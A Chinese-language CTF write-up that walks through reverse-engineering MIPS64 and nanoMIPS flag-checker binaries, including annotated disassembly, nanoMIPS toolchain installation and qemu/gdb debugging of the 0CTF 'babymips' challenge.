
结合到ctf里就是**分支延时槽的位置是无法下断点的**

当然对应还有加载延时，在这里就不说了

暂且先这么多，**插入结束**，我们回到题目上来。

继续题目：

如果我们的字符串长度正确的话，我们会走120003b5c（可以拿gdb试一下）




用到了$f 寄存器，这是在浮点型利用的寄存器

进入4个函数，并把返回的值，加起来

用的是c.lt.s 单精度比较，

所以先看一个函数**120003eb0**，重新调试，这回知道长度所以用“1234567890abcdef”

看一下函数传参：



只是把 input传进了

之后结合gdb，和之前的一些mips的知识开始读汇编：

```
0000000120003EB0 sub_120003EB0:
0000000120003EB0
0000000120003EB0 var_20= -0x20
0000000120003EB0 var_18= -0x18
0000000120003EB0 var_10= -0x10
0000000120003EB0 var_8= -8
0000000120003EB0
0000000120003EB0 daddiu  $sp, -0x20
0000000120003EB4 sd      $gp, 0x20+var_20($sp)
0000000120003EB8 lui     $gp, 0xB
0000000120003EBC daddu   $gp, $t9
0000000120003EC0 sd      $ra, 0x20+var_18($sp)
0000000120003EC4 sdc1    $f25, 0x20+var_8($sp)
0000000120003EC8 sdc1    $f24, 0x20+var_10($sp)
0000000120003ECC daddiu  $gp, 0x7890
0000000120003ED0 lb      $v0, 0($a0)      # a0为输入，把input[0]存到v0
0000000120003ED4 ld      $a1, -0x7F78($gp)
0000000120003ED8 mtc1    $v0, $f0
0000000120003EDC ldc1    $f1, -0x1160($a1)  # 把47.5存到f1里
0000000120003EE0 cvt.d.w $f0, $f0
0000000120003EE4 lb      $v1, 2($a0)      # 把input[2]存到v1
0000000120003EE8 c.lt.d  $f1, $f0
0000000120003EEC lb      $v0, 1($a0)      # 把input[1]存到v0
0000000120003EF0 bc1f    loc_120003F0C
0000000120003EF4 lb      $a0, 3($a0)      # 把input[3]存到a0
```

接下来：


```
0000000120003EF8 ld      $a2, -0x7F78($gp)
0000000120003EFC ldc1    $f1, -0x1158($a2)  # f1 存57.5
0000000120003F00 c.lt.d  $fcc1, $f0, $f1
0000000120003F04 bc1t    $fcc1, loc_1200041D0  # 把input[0]放进f12里
0000000120003F08 ld      $a2, -0x7F78($gp)
```


继续：

```
000001200041D0
000001200041D0 loc_1200041D0:           # 把input[0]放进f12里
000001200041D0 ldc1    $f12, -0x1150($a2)
000001200041D4 b       loc_120003F68    # f12为0
000001200041D8 sub.d   $f12, $f0, $f12  # 此时的f0为48
000001200041D8                          # '0'-48放到f12里，就是字符转数字
```


```
000001200041D0
000001200041D0 loc_1200041D0:           # 把input[0]放进f12里
000001200041D0 ldc1    $f12, -0x1150($a2)
000001200041D4 b       loc_120003F68    # f12为0
000001200041D8 sub.d   $f12, $f0, $f12  # 此时的f0为48
000001200041D8                          # '0'-48放到f12里，就是字符转数字
```


```
0000000120003F68
0000000120003F68 loc_120003F68:          # f12为0
0000000120003F68 cvt.s.d $f12, $f12
0000000120003F6C ld      $a2, -0x7F78($gp)
0000000120003F70 ldc1    $f0, -0x1148($a2)  # f0里是16
0000000120003F74 cvt.d.s $f12, $f12
0000000120003F78 mul.d   $f12, $f0        # 16*0放到f12里  就是转16进制
```



0000000120003F7C
0000000120003F7C loc_120003F7C: # f1里是47.5
0000000120003F7C ldc1 $f1, -0x1160($a1)
0000000120003F80 mtc1 $v1, $f0
0000000120003F84 cvt.d.w $f0, $f0
0000000120003F88 c.lt.d $fcc6, $f1, $f0 # f0 为50（‘2’）； f1为47.5
0000000120003F8C bc1f $fcc6, loc_120003FA8
0000000120003F90 ld $v1, -0x7F78($gp)



0000000120003F94 ld $v1, -0x7F78($gp)
0000000120003F98 ldc1 $f1, -0x1158($v1) # f1为57.5
0000000120003F9C c.lt.d $fcc7, $f0, $f1 # ‘2’ vs 57.5
0000000120003FA0 bc1t $fcc7, loc_1200041F0
0000000120003FA4 ld $v1, -0x7F78($gp)


已经看出来眉目，继续


00000001200041F0
00000001200041F0 loc_1200041F0:
00000001200041F0 ld $v1, -0x7F78($gp)
00000001200041F4 ldc1 $f1, -0x1150($v1) # f1为48
00000001200041F8 sub.d $f0, $f1 # ‘2’-48
00000001200041FC cvt.s.d $f0, $f0
0000000120004200 b loc_120004008 # 2 + 2 依然是在转数字
0000000120004204 cvt.d.s $f0, $f0


0000000120004008
0000000120004008 loc_120004008: # 2 + 2 依然是在转数字
0000000120004008 add.d $f12, $f0
000000012000400C ldc1 $f1, -0x1160($a1) # f1 为47.5
0000000120004010 mtc1 $v0, $f0
0000000120004014 cvt.d.w $f0, $f0
0000000120004018 c.lt.d $fcc4, $f1, $f0 # f0为‘1’，f0为47.5之后根据上面的规律，
0000000120004018 # 之后会进行57.5的比较，之后再转数字
000000012000401C bc1f $fcc4, loc_120004038
0000000120004020 cvt.s.d $f12, $f12


0000000120004024 ld $v0, -0x7F78($gp)
0000000120004028 ldc1 $f1, -0x1158($v0)
000000012000402C c.lt.d $fcc5, $f0, $f1 # ‘1’与57.5比较
0000000120004030 bc1t $fcc5, loc_120004220 # f25为48
0000000120004034 ld $v0, -0x7F78($gp)


0000000120004220
0000000120004220 loc_120004220: # f25为48
0000000120004220 ldc1 $f25, -0x1150($v0)
0000000120004224 b loc_120004094
0000000120004228 sub.d $f25, $f0, $f25 # 把‘1’转数字


0000000120004094
0000000120004094 loc_120004094:
0000000120004094 cvt.s.d $f25, $f25
0000000120004098 ld $v0, -0x7F78($gp)
000000012000409C ldc1 $f24, -0x1148($v0)
00000001200040A0 cvt.d.s $f25, $f25
00000001200040A4 mul.d $f25, $f24 # 1 * 16 转16进制

```
00000001200040A8
00000001200040A8 loc_1200040A8:
00000001200040A8 ldc1    $f1, -0x1160($a1)
00000001200040AC mtc1    $a0, $f0
00000001200040B0 cvt.d.w $f0, $f0
00000001200040B4 c.lt.d  $fcc2, $f1, $f0  # f0为‘3’（input[3]）与47.5
00000001200040B8 bc1f    $fcc2, loc_1200040D4
00000001200040BC ld      $v0, -0x7F78($gp)
```

```
00000001200040C0 ld      $v0, -0x7F78($gp)
00000001200040C4 ldc1    $f1, -0x1158($v0)
00000001200040C8 c.lt.d  $fcc3, $f0, $f1  # input[3]与57.5比较
00000001200040CC bc1t    $fcc3, loc_120004208
00000001200040D0 ld      $v0, -0x7F78($gp)
```

```
0000000120004208
0000000120004208 loc_120004208:
0000000120004208 ld      $v0, -0x7F78($gp)
000000012000420C ldc1    $f24, -0x1150($v0)
0000000120004210 sub.d   $f0, $f24
0000000120004214 cvt.s.d $f0, $f0
0000000120004218 b       loc_120004134    # ‘3’转数字
000000012000421C cvt.d.s $f24, $f0
```

以上就是读入4位

1位，3位组合成16进制

2位，4位组合成16进制

之后进行比较：

```
0000000120004134
0000000120004134 loc_120004134:          # $t9 :g\275\377\360
0000000120004134 ld      $t9, -0x7F70($gp)
0000000120004138 bal     sub_120004EB0    # 这个函数对f0寄存器操作
000000012000413C nop
0000000120004140 ld      $v0, -0x7F78($gp)
0000000120004144 lwc1    $f1, -0x1190($v0)
0000000120004148 c.eq.s  $f0, $f1         # 直接看他比较 因为是单精度 f0为2，f1为83
0000000120004148                          # 分析：
0000000120004148                          # 因为输入为0123
0000000120004148                          # 程序整合出了两个数 0x02 与0x13
0000000120004148                          #          而 比较为0x53(83)和下面的数
0000000120004148                          # 下次输入5[]3[]，找出第二个数
000000012000414C bc1f    loc_120004178
0000000120004150 ld      $ra, 0x20+var_18($sp)
```

在进行比较的时候在gdb里下断点

看一下fpu里的值：这里是单精度比较

```
f0:  0x4008000040000000 flt: 2                  dbl: 3.0000004768371582
f1:  0x404cc00042a60000 flt: 83                 dbl: 57.500007945112884
f2:  0x0000000000000000 flt: 0                  dbl: 0
f3:  0x0000000000000000 flt: 0                  dbl: 0
f4:  0x0000000000000000 flt: 0                  dbl: 0
f5:  0x0000000000000000 flt: 0                  dbl: 0
```

同理：

啊~~~~结束了.

0x03 生僻的mips架构

在ctf中已经不满足只是mips32 mips64这总比较常见的mips架构，在最近的0ctf/tctf中的两道mips架构奇怪，我们以其中的babymips来说明，并解释另一种定位main函数的方法

上题：

32小端，架构只知道是"0xf9"在elf文件的框架对应的是e_machine这个位置，可以去找一下，对应的是nanomips

入口地址位0x4003F6

这种生僻架构反编译就别想了

像上体mips64一样我们要找的第一件事就是工具链

工具链

nanoMIPS暂时知道只有一种反汇编器：

http://codescape.mips.com/components/toolchain/nanomips/2018.04-02/downloads.html

根据这道32位的题，选这个：

Downloads

Codescape GNU Tools 2018.04-02 Binaries


Bare Metal Toolchain *nanoMIPS32R6*

Linux x86 (.tar.gz)	[93M]	md5: 8c7ee6c9ebc760fb6f9e9b6d5a4bd866 sha256: cef71c7cf706fb5c7f1a4c05775174247fd9ffee21e063a8ef009042a3c948b3
Linux x64 (.tar.gz)	[91M]	md5: 14591acfa5427eef2d38775e7736ac36 sha256: 5b12639a836a094e5f8bb25576a5d3a36316452557db4b38a509092a3bee5fac
Windows x86 (.tar.gz)	[80M]	md5: 6c12cd9fda2770a031d6c116cdf3be31 sha256: 1b41dad4442fdf3797b83f28427b2a047b68108bf7007d553ca788d444b9cbed
Windows x64 (.tar.gz)	[83M]	md5: 486ebc0a73ad2984ea1493678e43f2c5 sha256: a9043a312987e18dd69640fc1acaaaacc0be86e7a13a0d07729743e2c91fcd240


MUSL/Linux Toolchain *nanoMIPS32R6*

Linux x86 (.tar.gz)	[109M]	md5: 6db50f6d520aa998364f7a0f986a2735 sha256: 9cb0ce71d6dce612746812a4be2a19fef7d0ada527a65cd4fb5124d0f17a7b8e
Linux x64 (.tar.gz)	[106M]	md5: 108aedf9916b33f245237e82f6263cb9 sha256: 9cba7d7cf34b0cf6f9ddde1bdf3bd59ffda0966d3804301024a72421f32ebcff
Windows x86 (.tar.gz)	[97M]	md5: 31a573bb12e0530e8fb6f8d3c83eb2cb sha256: 49d0cd413ab4e8bf7fe602fc4fc8c1867592f5d2fcf4c3a0cf81014215777370
Windows x64 (.tar.gz)	[100M]	md5: 29560aaa9caa9255031b6a6ae4421d0f sha256: 3563a6c2eb9d7d8ed354f4ec2e22e3e9f4fc72b58dc533da7c6c05db577cd81e

之后复制到linux里解压：



之后一路进入bin文件里



然后验证一下找没装好：

执行：

```
./nanomips-linux-musl-gcc -v
```

有可能会出现：

这是64位机与32位工具链不兼容

解决：

第一种：sudo apt-get install lib32bz2-1.0

第二种：

1. su 现进root
2. dpkg --add-architecture i386
3. apt-get update
4. apt-get upgrade
5. apt-get install lib32ncurses5 lib32z1

之后再执行./nanomips-linux-musl-gcc -v

```
yyq@yyq-virtual-machine:~/nanoMIPS/nanomips-linux-musl/2018.04-02/bin$  ./nanomi
ps-linux-musl-gcc -v
Using built-in specs.
COLLECT_GCC=./nanomips-linux-musl-gcc
COLLECT_LTO_WRAPPER=/home/yyq/nanoMIPS/nanomips-linux-musl/2018.04-02/bin/../lib
exec/gcc/nanomips-linux-musl/6.3.0/lto-wrapper
Target: nanomips-linux-musl
Configured with: /scratch/mpf/overtest/65099/240198/shared/gcc/configure --prefi
x=/scratch/mpf/overtest/65099/240297/shared/nanomips-linux-musl/2018.04-02 --hos
t=i686-pc-linux-gnu --build=i686-pc-linux-gnu --disable-libssp --disable-libmudf
lap --disable-decimal-float --target=nanomips-linux-musl --enable-languages=c,c+
+,fortran --with-sysroot=/scratch/mpf/overtest/65099/240297/shared/nanomips-linu
x-musl/2018.04-02/sysroot --enable-__cxa_atexit --enable-shared --with-bugurl=ht
tp://mips.com/mips-sdk-support/ --with-pkgversion='Codescape GNU Tools 2018.04-0
2 for nanoMIPS Linux'
Thread model: posix
gcc version 6.3.0 (Codescape GNU Tools 2018.04-02 for nanoMIPS Linux)
```

之后就开始配环境变量

echo $PATH

export PATH=（你的路径）/bin:$PATH

（添加bin文件的路径到环境变量）

之后再：

vi .bashrc

进去之后在最后一行加一句


export PATH=（你的路径）/bin:$PATH 保存退出即可。

==========安装工具链完成==========

解题

先读一下文件：

```
nanomips-linux-musl-readelf -a babymips
```



可以看到更多的信息

使用objdump来反汇编

```
nanomips-linux-musl-objdump -d babymips
```

> 用法就和普通的objdump一样：
>
> **objdump -f test**
>
> 显示test的文件头信息
>
> **objdump -d test**
>
> 反汇编test中的需要执行指令的那些section
>
> **objdump -D test**
>
> 与-d类似，但反汇编test中的所有section
>
> **objdump -h test**
>
> 显示test的Section Header信息
>
> **objdump -x test**
>
> 显示test的全部Header信息
>
> **objdump -s test**
>
> 除了显示test的全部Header信息，还显示他们对

之后就需要来确定main函数的位置了

我们先说结论：

先看一下全局变量 gp寄存器里存全局变量的指针

```
nanomips-linux-musl-readelf -a babymips | grep gp
```

```
yyq@yyq-virtual-machine:~/桌面/IDA$ nanomips-linux-musl-readelf -a babymips | grep gp
 004200ac        0(gp)  00000000  Lazy stub resolver
 004200b0        4(gp)  80000000  Module pointer
 004200b4        8(gp)  00400790
 004200b8       12(gp)  004003c8
 004200bc       16(gp)  00000000  Global      _ITM_deregisterTMCloneTable
 004200c0       20(gp)  00000000  Global      _ITM_registerTMCloneTable
 004200c4       24(gp)  00000000  Global      __deregister_frame_info
 004200c8       28(gp)  00000000  Global      __register_frame_info
 004200cc       32(gp)  00000000  Global      _Jv_RegisterClasses
 004200d0       36(gp)  004003d0  Lazy-stub   read
 004200d4       40(gp)  004003d6  Lazy-stub   strncmp
 004200d8       44(gp)  004003dc  Lazy-stub   puts
 004200dc       48(gp)  004003e2  Lazy-stub   memset
 004200e0       52(gp)  004003e8  Lazy-stub   __libc_start_main
```

之后来到入口（start函数）

```
004003f6 <.text>:
  4003f6:       13c0            move    fp,zero
  4003f8:       0580 0014       lapc    t0,400410 <_init+0x48>
  4003fc:       04a1 fb30       lapc    a1,41ff30 <_fini+0x1f7a0>
  400400:       0781 fca8       lapc    gp,4200ac <_fini+0x1f91c>
  400404:       109d            move    a0,sp
  400406:       8020 8010       li      at,-16
  40040a:       203d ea50       and     sp,sp,at
  40040e:       d990            jalrc   t0
  400410:       83e2 3014       save    16,ra,gp
  400414:       0781 fc94       lapc    gp,4200ac <_fini+0x1f91c>
  400418:       9341            addiu   a2,a0,4
  40041a:       16c0            lw      a1,0(a0)
  40041c:       4140 0036       lw      a6,52(gp)
  400420:       0480 02c0       lapc    a0,4006e4 <_init+0x31c>
  400424:       1120            move    a3,zero
  400426:       610b fc88       lwpc    a4,4200b4 <_fini+0x1f924>
  40042a:       0001
  40042c:       60eb fc86       lwpc    a3,4200b8 <_fini+0x1f928>
  400430:       0001
  400432:       d950            jalrc   a6
  400434:       04e1 fc70       lapc    a3,4200a8 <_fini+0x1f918>
  400438:       0481 fc6c       lapc    a0,4200a8 <_fini+0x1f918>
  40043c:       90eb            addiu   a3,a3,3
  40043e:       b27f            subu    a3,a3,a0
  400440:       c8fc 380a       bltiuc  a3,7,40044e <_init+0x86>
  400444:       60eb fc72       lwpc    a3,4200bc <_ITM_deregisterTMCloneTable>
```

读汇编，其中的a6存的就是gp寄存器偏移52的函数，对照上图找到对应函数，就是__libc_start_main函数。其中传进去的第一个参数就是main函数的地址，就是4006e4，下文讲一下具体原因

之后就是动调，看汇编

nanomips-linux-musl-gdb动调：

服务端：

```
qemu-nanomips -L /home/yyq/nanoMIPS/nanomips-linux-musl/2018.04-02/sysroot/nanomips-r6-soft-musl/ -g 9999 b
```

-L 写库的路径， -g 后写端口号


客户端：

```
另一边开启nanomips-linux-musl-gdb之后
```

```
File babymips
```

接下来设置架构,可以先查一下：

```
set architecture
```



对照readelf里的信息，我们选nanomips:isa32r6

```
set architecture nanomips:isa32r6
```

之后连上就行

```
target remote localhost:9999
```

就可以动调看汇编了

参考：

https://hxp.io/blog/74/0CTF-2020-writeups/

注释：

```
4006e4: save 128,fp,ra,gp                // <main>
4006e8: addiu fp,sp,-3968
4006ec: lapc gp,4200ac <_fini+0x1f91c>
4006f0: addiu a3,sp,12
4006f2: li a2,90
4006f4: movep a0,a1,a3,zero
4006f6: lw a3,48(gp)
4006fa: jalrc a3                          memset(sp + 12, 0x00, 90);
4006fc: addiu a3,sp,12
4006fe: li a2,62
400700: movep a0,a1,zero,a3
400702: lw a3,36(gp)
400706: jalrc a3                          read(0, sp + 12, 62);
400708: lbu a3,73(sp)
40070c: bneic a3,125,40077c <_init+0x3b4>
400710: addiu a3,sp,12
400712: li a2,5
400714: lapc a1,400800 <_fini+0x70>
400718: move a0,a3
40071a: lw a3,40(gp)
40071e: jalrc a3                          strncmp(sp + 12, "flag{", 5);
400720: move a3,a0
400722: bnezc a3,40077c <_init+0x3b4>
400724: sw zero,108(sp)                    *(int *)(sp + 108) = 0;
400726: li a3,5
400728: sw a3,104(sp)                      *(int *)(sp + 104) = 5;
```

```
40072a: bc 400758 <_init+0x390>

40072c: lw a3,108(sp)
40072e: addiu a3,a3,1
400730: sw a3,108(sp)                        *(int *)(sp + 108)++;

400732: lapc a2,420000 <_fini+0x1f870>
400736: lw a3,108(sp)
400738: addu a3,a2,a3
40073a: lbu a3,0(a3)
40073c: bnezc a3,40072c <_init+0x364>      if (arr_0x420000[*(int *)(sp + 108)] != 0) goto 40072c
40073e: lw a3,104(sp)
400740: addiu a2,sp,112
400742: addu a3,a2,a3
400744: lbu a2,-100(a3)                      a2 = *(char *)(sp + 12 + *(int *)(sp + 104));
400748: lapc a1,420000 <_fini+0x1f870>
40074c: lw a3,108(sp)
40074e: addu a3,a1,a3
400750: sb a2,0(a3)                          arr_0x420000[*(int *)(sp + 108)] = flag[*(int *)(sp + 104)];
400752: lw a3,104(sp)
400754: addiu a3,a3,1
400756: sw a3,104(sp)                       *(int *)(sp + 104)++;
400758: lw a3,104(sp)
40075a: bltic a3,61,400732 <_init+0x36a>  if (*(int *)(sp + 104*) < 61) goto 400732
40075e: balc 4006b6 <check_all>
400760: move a3,a0
400762: beqzc a3,400770 <_init+0x3a8>
400764: lapc a0,400808 <_fini+0x78>
400768: lw a3,44(gp)
40076c: jalrc a3                           puts("Right");
40076e: bc 400786 <_init+0x3be>
400770: lapc a0,400810 <_fini+0x80>
400774: lw a3,44(gp)
400778: jalrc a3                           puts("Wrong");
40077a: bc 400786 <_init+0x3be>
40077c: lapc a0,400810 <_fini+0x80>
400780: lw a3,44(gp)
400784: jalrc a3                           puts("Wrong");
400786: move a3,zero
